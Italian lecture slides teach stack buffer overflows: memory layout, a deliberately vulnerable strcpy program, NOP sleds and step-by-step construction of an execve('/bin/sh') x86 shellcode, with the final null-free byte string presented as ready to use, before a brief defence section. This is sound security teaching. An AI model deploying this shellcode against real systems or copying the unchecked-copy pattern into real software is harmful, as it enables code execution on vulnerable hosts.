Buffer Overflow

Teoria e Pratica

Stefano Zanero & Davide Balzarotti

Buffer Overflow

- Un Buffer overflow si verifica ogni volta che vengono scritti dei dati oltre i limiti di un buffer, sovrascrivendo le aree di memoria adiacenti
- Programmi vulnerabili:
  - Principalmente codice C/C++
  - I linguaggi con gestione automatica della memoria non sono vulnerabili
    - Controllo dinamico delle dimensioni dei buffer come in Java
    - Ridimensionamento automatico dei buffer come in Perl

Buffer Overflow

- A che mi serve scrivere oltre i limiti di un buffer ?
  - Posso sovrascrivere altre variabili interessanti (nomi di file, password...)
  - Posso ingannare il programma per forzarlo ad eseguire operazioni per cui non e' stato pensato
    - Inserendo (o semplicemente trovando) il codice che voglio che venga eseguito nella memoria del processo
    - Modificando il control flow del programma per farlo saltare in quella posizione ed eseguire il codice


Perche' ne parliamo

- Perche' sono attacchi molto efficaci
  - Consentono l'esecuzione di codice arbitrario
  - Possono essere sfruttati sia contro servizi locali che contro servizi remoti
- Perche' sono attacchi molto frequenti
  - In un sondaggio su una celebre mailing list, 2/3 degli intervistati riteneva i buffer overflow il principale rischio di sicurezza
- Perche' sono attacchi molto dannosi
  - Attacchi di questo tipo hanno provocato enormi perdite finanziarie
    - Worm di Morris – $96 Milioni
    - Code Red – $2.6 Miliardi
    - Slammer – $1.2 Miliardi
    - Blaster – $1.2 Miliardi
    - Sasser – $0.5 Miliardi

Parte I
Introduzione

Layout della Memoria

- Segmento Codice
  - Contiene il codice del programma
  - E' read-only
- Segmento Dati
  - Variabili globali statiche (bss)
  - Varibili allocate dinamicamente (heap)
- Segmento Stack
  - Variabili locali
  - Record di attivazione delle funzioni



Lo Stack


- Nella maggior parte delle architetture (Intel, Sparc, Motorola, MIPS) lo stack cresce verso il basso
- Il registro ESP (stack pointer) punta sempre alla cima dello stack
- Ad ogni invocazione di funzione viene inserito un nuovo record di attivazione (o frame) sullo stack
- Ciascun frame contiene:
  - L'indirizzo di ritorno (cioe' cosa deve essere eseguito al termine della funzione)
  - L'indirizzo del record di attivazione precedente
  - I parametri della funzione
  - Le variabili locali della funzione
- Il registo EBP (base pointer) punta al frame corrente sullo stack

Prologo ed epilogo di una funzione

- Il chiamante prepara i parametri della funzione e li posiziona sullo stack
- Prologo (eseguito dal chiamato)
  - Salva sullo stack il registro EBP
  - Copia lo stack pointer nel base pointer
  - Sposta lo stack pointer in avanti (cioe' verso il basso) per far posto alle variabili locali
- Epilogo (eseguito dal chiamato)
  - Salva il risultato (se esiste) nel registro EAX
  - Copia il base pointer nello stack pointer (liberando l'area dello stack usata dalla funzione)
  - Preleva l'indirizzo del base pointer salvato sullo stack e lo mette in EBP (ripristinando il frame del chiamante)
  - Esegue una RET


`leave`


Record di Attivazione



Una tranquilla invocazione di funzione

```
int foo(int a, int b)
{
    int i = 3;

    return (a + b) * i;
}

int main()
{
    int e = 0;
    e = foo(4, 5);
    printf("%d", e);
}
```






Il programma al debugger

```
// Test1.c

int foo(int a, int b)
{
   int i = 3;
   return (a + b) * i;
}

int main()
{
   int e = 0;
   e = foo(4, 5);
   printf("%d", e);
}
```

```
> gcc test1.c -o test1
> gdb ./test1 -q
(gdb) run
Starting program: ./test1
27
Program exited with code 02.
(gdb)
```

Il main() come mamma (GCC) lo ha fatto

```
(gdb) disas main
Dump of assembler code for function main:
0x0804836d <main+0>:    push   %ebp
0x0804836e <main+1>:    mov    %esp,%ebp
0x08048370 <main+3>:    sub    $0x18,%esp
0x08048373 <main+6>:    and    $0xfffffff0,%esp
0x08048376 <main+9>:    mov    $0x0,%eax
0x0804837b <main+14>:   add    $0xf,%eax
0x0804837e <main+17>:   add    $0xf,%eax
0x08048381 <main+20>:   shr    $0x4,%eax
0x08048384 <main+23>:   shl    $0x4,%eax
0x08048387 <main+26>:   sub    %eax,%esp
0x08048389 <main+28>:   movl   $0x0,0xfffffffc(%ebp)
0x08048390 <main+35>:   movl   $0x5,0x4(%esp)
0x08048398 <main+43>:   movl   $0x4,(%esp)
0x0804839f <main+50>:   call   0x8048354 <foo>
0x080483a4 <main+55>:   mov    %eax,0xfffffffc(%ebp)
```




Eseguiamo il programma

```
(gdb) breakpoint foo
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: ./test1
Breakpoint 1, 0x0804835a in foo ()
(gdb) disas
Dump of assembler code for function foo:
0x08048354 <foo+0>:     push   %ebp
0x08048355 <foo+1>:     mov    %esp,%ebp
0x08048357 <foo+3>:     sub    $0x10,%esp
0x0804835a <foo+6>:     movl   $0x3,0xfffffffc(%ebp)
0x08048361 <foo+13>:    mov    0xc(%ebp),%eax
0x08048364 <foo+16>:    add    0x8(%ebp),%eax
0x08048367 <foo+19>:    imul   0xfffffffc(%ebp),%eax
0x0804836b <foo+23>:    leave
0x0804836c <foo+24>:    ret
End of assembler dump.
(gdb)
```

Il frame di foo()

```
(gdb) stepi
0x08048361 in foo ()
(gdb) x/12wx $ebp-16
0xaf9d3cc8:   0xaf9d3cd8   0x080482de   0xa7faf360    0x00000003
0xaf9d3cd8:   0xafdde9f8   0x080483a4   0x00000004    0x00000005
0xaf9d3ce8:   0xaf9d3d08   0x080483df   0xa7fadff4    0x08048430
```



Parte II
Come “convincere” un programma ad eseguire il mio codice

L'idea

- Il “trucco” consiste nel sovrascrivere un puntatore con l'indirizzo del nostro codice
- Ci serve un puntatore che verra' prima o poi copiato nel registro EIP
  - Puntatori a funzione (sullo stack, sullo heap, nel bss...)
  - Saved EBP
  - Saved EIP (indirizzo di ritorno)
  - Entry nella tabella `GOT`
  - **`jmp_buf`**
- Come faccio a sovrascriverlo?
  - Stack oveflow
  - Heap oveflow
  - Format string

Smashing the stack

- Una funzione dichiara un buffer (array di caratteri) locale. Il buffer viene quindi posizionato sullo stack
- La funzione copia nel buffer dei dati controllati dall'utente senza verificare di non superare il limite dell'array
  - Ci sono moltissime funzioni di libreria vulnerabili
    - `strcpy, strcat, gets, fgets, sprintf, scanf` ...
- I dati sovrascrivono l'area di memoria che precede l'array, su su fino a raggiungere l'indirizzo di ritorno salvato nel record di attivazione della funzione
- Quando la funzione termina, il programma preleva l'indirizzo di ritorno dal record di attivazione e lo copia nel registro EIP
- Il programma comincia ad eseguire il **NOSTRO** codice

Un semplice programma vulnerabile

```
// Test2.c
#include <stdio.h>
#include <string.h>

int vulnerabile(char* param)
{
   char buffer[100];
   strcpy(buffer, param);
}

int main(int argc, char*
argv[] )
{
   vulnerabile(argv[1]);
   printf("Tutto ok\n");
}
```

Buffer che puo' contentere fino a 100 caratteri

Copia un numero **ARBITRARIO** di caratteri da param in buffer

Infatti....

```
> gcc test2.c -o test2

> ./test2 ciao
Tutto ok

> ./test2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault

>
```

Che cosa e' successo

```
> gdb ./test2

(gdb) run ciao
Starting program: ./test2
Tutto ok


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAAA...
Program received signal SIGSEGV, Segmentation
fault
0x41414141 in ?? ()
```

params

41 ret address 41 41 41

41 base pointer 41 41 41

buffer

41 41 41 41

41 41 41 41

41 41 41 41

L'indirizzo giusto


- Sappiamo come far saltare il programma ad un indirizzo controllato da noi. Non ci resta che scegliere dove...
- Principali alternative:
  - L'indirizzo di un buffer di cui possiamo controllare il contenuto
    - PRO: funziona anche da remoto
    - CONTRO: dobbiamo conoscere l'indirizzo del buffer, l'area di memoria che contiene il buffer (tipicamente lo stack) deve essere eseguibile
  - L'indirizzo di una variabile di ambiente
    - PRO: e' facile da implementare, non richiede spazio nel programma
    - CONTRO: funziona solo da locale, alcuni prog svuotano l'environment, lo stack deve essere eseguibile
  - L'indirizzo di una funzione gia' presente nel programma
    - PRO: funziona da remoto, funziona anche se lo stack non e' eseguibile
    - CONTRO: e' complicato dal fatto che bisogna ricreare un record di attivazione fasullo per controllare i parametri della funzione

Salto nel buffer


- Il buffer che stiamo usando per fare overflow e' un ottimo candidato per contenere anche il codice che vogliamo eseguire
- Sfortunatamente non conosciamo l'indirizzo del buffer, e non esiste un modo esatto per prevederlo
  - Il buffer sta certamente da qualche parte (di solito non molto distante) sopra cima dello stack
  - L'indirizzo deve essere perfetto: se saltiamo un byte prima o un byte dopo l'attacco non funziona (otteniamo il solo effetto di mandare l'applicazione in segfault)
  - Posso calcolare la posizione con esattezza con l'aiuto di un debugger, ma e' estremamente improbabile che si trovi allo stesso indirizzo anche su un'altra macchina

NOP sled: la pista d'atterraggio

- Inseriamo nel buffer, prima del codice che vogliamo che venga eseguito, un'area di “atterraggio” tale che:
  - Ovunque si “cada” si trovi una istruzione valida
  - Ovunque si “cada” si deve sempre raggiungere la fine dell'area e l'inizio del codice seguente
- Tradizionalmente si utilizza una sequenza di NOP
  - Istruzione lunga un byte (0x90) che non fa nulla
- Ora non devo piu conoscere con certezza dove saltare, mi basta finire nella nop sled!



L'assemblaggio finale del buffer




Parte III
Il codice da eseguire

Lo shellcode

- Sequenza di istruzioni macchina (opcodes) utilizzata negli attacchi
- Tradizionalmente ha lo scopo invocare una system call (`execve`) per aprire una shell (da qui deriva il suo nome)
  - Ma si possono fare anche molte altre cose:
    creare un nuovo utente, modificare una password, modificare il file .rhost, aprire una connessione verso una macchina remota...
- Le syscall sono il meccanismo utilizzato per richiedere al sistema operativo di eseguire una certa operazione
  - In Linux vengono invocate tramite l'interrupt 0x80, dopo aver messo i parametri necessari nei registri o sullo stack

Eseguire una shell

```
void main(int argc, char **argv) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);
}
```



```
 (gdb) disas execve
  ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
  ....
```

Eseguire una shell

```
int execve(char *file, char *argv[], char *env[])
```

```
(gdb) disas execve
 ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
 ....
```

copio *file in ebx

copio *argv[] in ecx


copio *env[] in edx

metto l'indice della syscall in eax
execve = 0xb

richiamo la syscall

Requisiti per lo shellcode


- I tre parametri:
  - **`*file`**: devo mettere da qualche parte in memoria la stringa (termitata dallo \0) **`/bin/sh`**
  - **`*argv[]`**: devo mettere da qualche parte in memoria l'indirizzo di **`/bin/sh`** seguito da un NULL
  - **`*env[]`**: devo mettere da qualche parte in memoria un NULL (posso riutilizzare quello di prima)



Il problema degli indirizzi

- Come faccio a scrivere l'indirizzo di `/bin/s h` quando non so nemmeno dove si trova lo shellcode in memoria?
- Usiamo un trucco...
  - L'istruzione CALL mette l'indirizzo di ritorno (cioe' l'indirizzo del primo byte dopo la CALL) sullo stack
  - Allora se noi mettiamo una CALL appena prima della stringa `/bin/sh`, dopo aver eseguito la CALL sullo stack abbiamo l'indirizzo che cerchiamo
- Come prima istruzione dello shellcode mettiamo un jump alla call, che pos salta indietro alla seconda istruzione dello shellcode.

Jump/Call



La **popl** preleva dallo stack l'indirizzo di ritorno della call (e cioe' l'indirizzo di **/bin/sh**)

Lo shellcode in tutta la sua bellezza

```
jmp     0x26                    # 2 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
movb    $0x0,0x7(%esi)          # 4 bytes
movl    $0x0,0xc(%esi)          # 7 bytes
movl    $0xb,%eax               # 5 bytes
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
movl    $0x1, %eax              # 5 bytes
movl    $0x0, %ebx              # 5 bytes
int     $0x80                   # 2 bytes
call    -0x2b                   # 5 bytes
.string \"/bin/sh\"             # 8 bytes
```

Il problema degli zeri

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

- In C gli zeri sono usati come terminatori delle stringhe
- Se provassimo a copiare lo shellcode cosi com'e', la copia si fermerebbe dopo i primi 9 byte !!
- Soluzione:
  - sostituire le istruzioni che provocano gli zeri con altre istruzioni

```
mov 0x0, reg --> xor reg, reg
mov 0x1, reg --> xor reg, reg
                 inc reg
```

Risultato pronto all'uso

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0”
  ”\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
  ”\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Parte IV
Come difendersi dai buffer overflow

Approcci diversi

- Meccanismi di difesa a livello del programma
  - Per rimuovere le vulnerabilita'
- Meccanismi di difesa a livello del compilatore
  - Per rendere le vulnerabilita' non attaccabili
- Meccanismi di difesa a livello del sistema operativo
  - Per bloccare (o quantomeno rendere molto piu' difficili) gli attacchi

L'uomo prima di tutto

- La causa dei buffer overflow non e' il C, ma sono gli errori e la scarsa attenzione dei programmatori
  - Istruire i programmatori a scrivere codice corretto
